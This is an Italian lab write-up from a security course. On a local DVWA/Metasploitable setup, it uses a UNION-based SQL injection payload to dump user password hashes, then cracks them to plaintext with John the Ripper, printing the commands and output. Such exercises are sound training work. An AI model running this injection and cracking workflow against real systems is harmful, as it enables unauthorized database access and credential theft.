

## S6/L4


L'esercizio di oggi consiste nel recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

La prima cosa che facciamo è accendere entrambi le macchine è assicurarci che comunicano tra di loro.

```
(kali㉿kali)-[~]
$ ping 192.168.50.20
PING 192.168.50.20 (192.168.50.20) 56(84) bytes of data.
64 bytes from 192.168.50.20: icmp_seq=1 ttl=64 time=0.670 ms
64 bytes from 192.168.50.20: icmp_seq=2 ttl=64 time=0.341 ms
^C
— 192.168.50.20 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.341/0.505/0.670/0.164 ms
```

Una volta verificato dobbiamo andare all'interno della DVWA di metasploitable tramite mozilla.

<http://192.168.50.20>



E andiamo su SQL Injection (dopo aver impostato la sicurezza su low).

Eseguiamo questa ricerca all'interno

```
'UNION SELECT user, password FROM users --
```

Una volta eseguito ci darà i seguenti risultati:

## Vulnerability: SQL Injection

User ID:

ID: 'UNION SELECT user, password FROM users --  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users --  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users --  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users --  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users --  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Dove First name sono gli user mentre Surname sono le password che come vediamo sono hashate.

Ci sono vari modi per verificare di che tipo è l'hash oggi giorno soprattutto si utilizzano dei tool, ma si può fare anche contando i caratteri infatti il tipo MD5 utilizza sempre 32 caratteri come le password che abbiamo noi.

Ora invece dobbiamo decriptarle, come prima cosa dobbiamo inserirle in un unico file.

```
File Actions Edit View Help
GNU nano 8.2
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

Io le ho inserite in un file chiamato passDVWA.txt

Dopo di che dobbiamo utilizzare il nostro tool John the ripper dove andremo ad eseguire il seguente comando:

“john --format=Raw-MD5 passDVWA.txt”

Dove essendo che sappiamo il formato lo specifichiamo in modo da rendere il lavoro più leggero, e poi il file con all’interno le password hashate.

Tutte le altre impostazioni invece sono automatiche.

```
(kali@kali)-[~]
$ john --format=Raw-MD5 passDVWA.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (??)
password (??)
abc123 (??)
letmein (??)
Proceeding with incremental:ASCII
charley (??)
5g 0:00:00:00 DONE 3/3 (2025-01-16 09:41) 9.615g/s 342980p/s 342980c/s 345934C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Per visualizzarle dopo invece dobbiamo eseguire questo comando:

“john --show --format=Raw-MD5 passDVWA.txt”

E avremo questo output:

```
(kali㉿kali)-[~]  
$ john --show --format=Raw-MD5 passDVWA.txt  
?:password  
?:abc123  
?:charley  
?:letmein  
?:password  
  
5 password hashes cracked, 0 left
```

Notiamo anche che la prima è l'ultima sono uguali.